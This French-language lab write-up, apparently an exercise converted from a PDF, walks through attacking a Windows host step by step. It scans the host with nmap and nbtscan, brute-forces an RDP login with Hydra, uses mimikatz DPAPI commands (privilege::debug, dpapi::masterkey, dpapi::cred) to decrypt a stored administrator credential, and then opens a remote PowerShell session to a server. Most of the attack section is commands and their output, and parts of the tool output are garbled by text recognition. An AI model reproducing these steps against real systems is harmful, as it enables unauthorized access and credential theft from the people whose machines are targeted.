Attaque partage SMB + casser les crédencials sur Windows

Tout d'abord sur la machine attaquante je réalise un scan sur la machine cliente avec

## nmap -sS « ip machine »

```
File Actions Edit View Help

(root@kall) [~]

mmap -s5 192.168.1.22

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-09 22:26 UTC

Nmap scan report for desktop-actil22.home (192.168.1.22)

Host is up (0.0054s latency).

Not shown: 996 closed tcp ports (reset)

PORT STATE SERVICE

135/tcp open msrpc

139/tcp open metbios-ssn

445/tcp open microsoft-ds

3389/tcp open [ms-wbt-server


MAC Address: 08:04:00:98:D9:C4 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 8.58 seconds
```


Nous pouvons que le port 3389 est ouvert

Je fais donc un nbtscan « ip machine » qui me donnera le nom de la machine


Ensuite nous allons utiliser le logiciel hydra qui existe en interface graphique nous allons renseigner l'ip de notre victime et le protocole sur lequel nous allons faire l'attaque



Ainsi que les différentes Word List téléchargées



Ensuite nous démarrons l'attaque dans l'onglet « start » nous pouvons voir que hydra fait une attaque par dictionnaire en testant tous les mots de passe sur le login compta.



On peut voir qu'il fini par trouver le mot de passe mais continu a tester les mots de passe.

```
[ATTEMPT] target 192.168.1.22 - login "compta" - pass "password1" - 82 of 8659 [child 0] (0/1)
[ATTEMPT] target 192.168.1.22 - login "compta" - pass "password123" - 83 of 8659 [child 0] (0/1)
[/ TEMPT] target 192.168.1.22 - login "compta" - pass "comptexpassword" - 84 of 8659 [child 0] (0/1)
[J. 389][rdp] host: 192.168.1.22 login: compta password: complexpassword
[RE-ATTEMPT] target 192.168.1.22 - login "berry" - pass "Spring2017" - 223 of 8659 [child 0] (0/1)
[ATTEMPT] target 192.168.1.22 - login "berry" - pass "Spring2016" - 224 of 8659 [child 0] (0/1)
[ATTEMPT] target 192.168.1.22 - login "berry" - pass "Spring2016" - 224 of 8659 [child 0] (0/1)
```


Donc le login est « compta » avec comme mot de passe « complexpassword »

La première étape est réalisée maintenant nous pouvons nous connecter à la machine et voir ce qu'elle réserve.

Nous avons donc accès au partage smb



De plus le bureau à distance est configuré dessus nous pouvons voir que dans les credentials windows un Utilisateur « Adinistrateur » et son mot de passe est enregistré.



Nous allons donc casser le mot de passe des credentials car il n'est pas visible par l'utilisateur. Nous allons pour cela utiliser le logiciel mimikatz.

**Mimikatz** est un outil permettant d'effectuer diverses actions sur un système Windows : injection de bibliothèques, manipulation de processus, extraction de hashes et de mots de passe notamment.

Dans le dossier credentials en powershell nous pouvons voir un nom c'est ce nom qui va nous intéresser.

```
PS C:\Windows\system32> cd C:\Users\Compta\AppData\Roaming\Microsoft\Credentials
PS C:\Users\Compta\AppData\Roaming\Microsoft\Credentials> dir -h

Répertaire : C:\Users\Compta\AppData\Roaming\Microsoft\Credentials

Mode LastWriteTime Length Some
-a-hs- 09/04/2022 16:06 512 D4FSDC9011C296DA7DCF8A123CA2A244
```

## Ensuite nous allons lancer mimikatz

```
PS C:\Users\Compta\AppData\Roaming\Microsoft\Credentials> C:\Users\Compta\Desktop\mimikatz\x64\mimikatz.exe
```

Puis nous allons augmenter nos privilèges avec la commande « privilege ::debug »

```
minikatz # privilege::debug
Privilege '20' OK
```

Ensuite nous allons taper la commande suivante donc le chemin suivi du nom du dossier ou se trouve les credentials.

```
mimikatz # dpapi::cred /in:"C:\Users\Compta\AppData\Roaming\Microsoft\Credentials\D4F8DC9011C296DA7DCF8A123CA2A244_
```

Cela nous permet de récupérer le GUIDmasterkey

Ensuite dans le répertoire protect on récupère comme auparavant un om je precise que ce sont des fichier caché non visible dans l'explorateur de fichier même en affichant les fichiers cachés

En tapant la commande suivante avec le protect name et le guid master key et en résignant le mdp de la session précédemment cassée nous obtenons la key

```
mimikatz # dpapi::masterkey /in:"C:\Users\Compta\AppData\Roaming\Microsoft\Protect\S-1-5-21-287905298
0052902-3497433632-419125405-1001 /password:"complexpassword"
 MASTERKEYS**
                           : 00000002 - 2
: (b80bc0de -33dc -472d-a8cd-8893ac134d8c)
: 0000000 - 5
: 00000000 - 176
: 00000000 - 144
: 00000014 - 28
 dwVersion
  dwflags
  dwMasterKeyLen
  dwBackupKeyLen
    Credhistien
 dwDomainKeyLen
  **MASTERKEY**
                           : 80000002 - 2
: 30f6337da7ef9abb5e7ff8583a46271f
    dwversion
                           : 00001f40 - 5000
[backupkey]
**MASTERKEY**
    awversion.
                            : 900d0c7c3711318dab8519e660cddcc9
     salt
rounds : 80001/40 - 8000
algHash : 80008000 - 32782 (CALG_SHA_512)
algCrypt : 80008610 - 26128 (CALG_AES_256)
pbKey : fb9e08dd8be7141f77be8cb255e34d644200ec5d2848c1e74ce38_a4ba8afd54fd715ae678e6948
fe26508028c8fd6be3478117719b173215b6076a5d4e2557003714e375a534
(credhist)
**CREDHIST INFO**
    dwVersion : 90090003 - 3
guid : {241067d5-2407-43fe-81c8-d40dc02eedc7}
   key : 8657f26c0026ed742b0819c1bd397ab9afa94c2e46e6303b81fff63f4a7c746331001bc4280b4cd62ebf143312a48
khal: ede27a09e67ea8c996bd62336655cbde2def27fc
```

Ensuite avec la commande avec le nom credential suivi de la key

```
mimikatz # dpapi::cred /in:"C:\Users\Compta\AppData\Roaming\Microsoft\Credentials\D4F8OC9011C296DA7DC0
6331001bc4280b4cd62ebf143312e48cb71883274e2be1576f02e923bc957cadb4<u>=</u>
```

Nosus finissons par trouver le mot de passe « Projet2020 »

```
algCrypt : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen : 00000100 - 256
dwSaltLen : 0000020 - 32
                              : 6e9ae1dede942592b7dda1e2166e931799236e9786cd541a11@ff59fcfef2
 obSalt
 duHnacKeyLen
 DelthackKey :
algHash : 00000000 - 5
algHash : 00000000 - 512
dwllgHashLen : 00000020 - 512
dwltacZKeyLen : 00000020 - 12
pbHmacZKeyLen : 13d28352124f1294f38d293e4f3815dfa2f5f87ca678d108h488bc21f12ab
dwDataLen : 00000000 - 208
pbDsta : b3e0268d7c46dc8c25s16f870cb286a79840fbf58854b29b3c31e2b0e2acs
:9f88f88389bd5a09a0c2d20fb4e8708a5e80343b81d9789341d4571cbecd0cf5902d13c9888e1f65ab
c36d2f8969f15bbdec871e358059bddb4d62f2556c8ec3c658036d59283170a3920b4b
                          : 00000040 - 64
: 334a4eaa885f8d4bf2a7de47ccc33195cef382392d5841784addac4f4cb31
 dwiignLen
pbSign
Pecrypting Credential:

* volatile cache: GUID:{b80bc9de-33dc-472d-a8cd-8893ac134d8c};KeyHash:ede27a09e67ea

*CREDENTIAL**
 credFlags
credSize
                    : 00000010 - 48
: 00000000 - 192
: 00000000 - 0
 Type : 00000002 - 2 - domain_massword
Flags : 00000000 - 0
LastWritten : 09/04/2022 14:06:09
unkFlagsOrSize : 00000018 - 24
Persist : 00000003 - 3 - enterprise
 AttributeCount : 00000000 - 0 unk8 : 00000000 - 0
 TargetName
UnkData
                        : Domain:target=192.168.1.20
                            (null)
                        : Administrateur
 UserName
   redentialBlob : Projet2020
```

Connexion en shell au serveur :

Enter-PSSession -ComputerName « ipserveur » -Credential Administrateur

Cela nous ouvre une pop-up il faudra juste renseigner le mot de passe admin précédemment récupérer session shell avec le compte administrateur.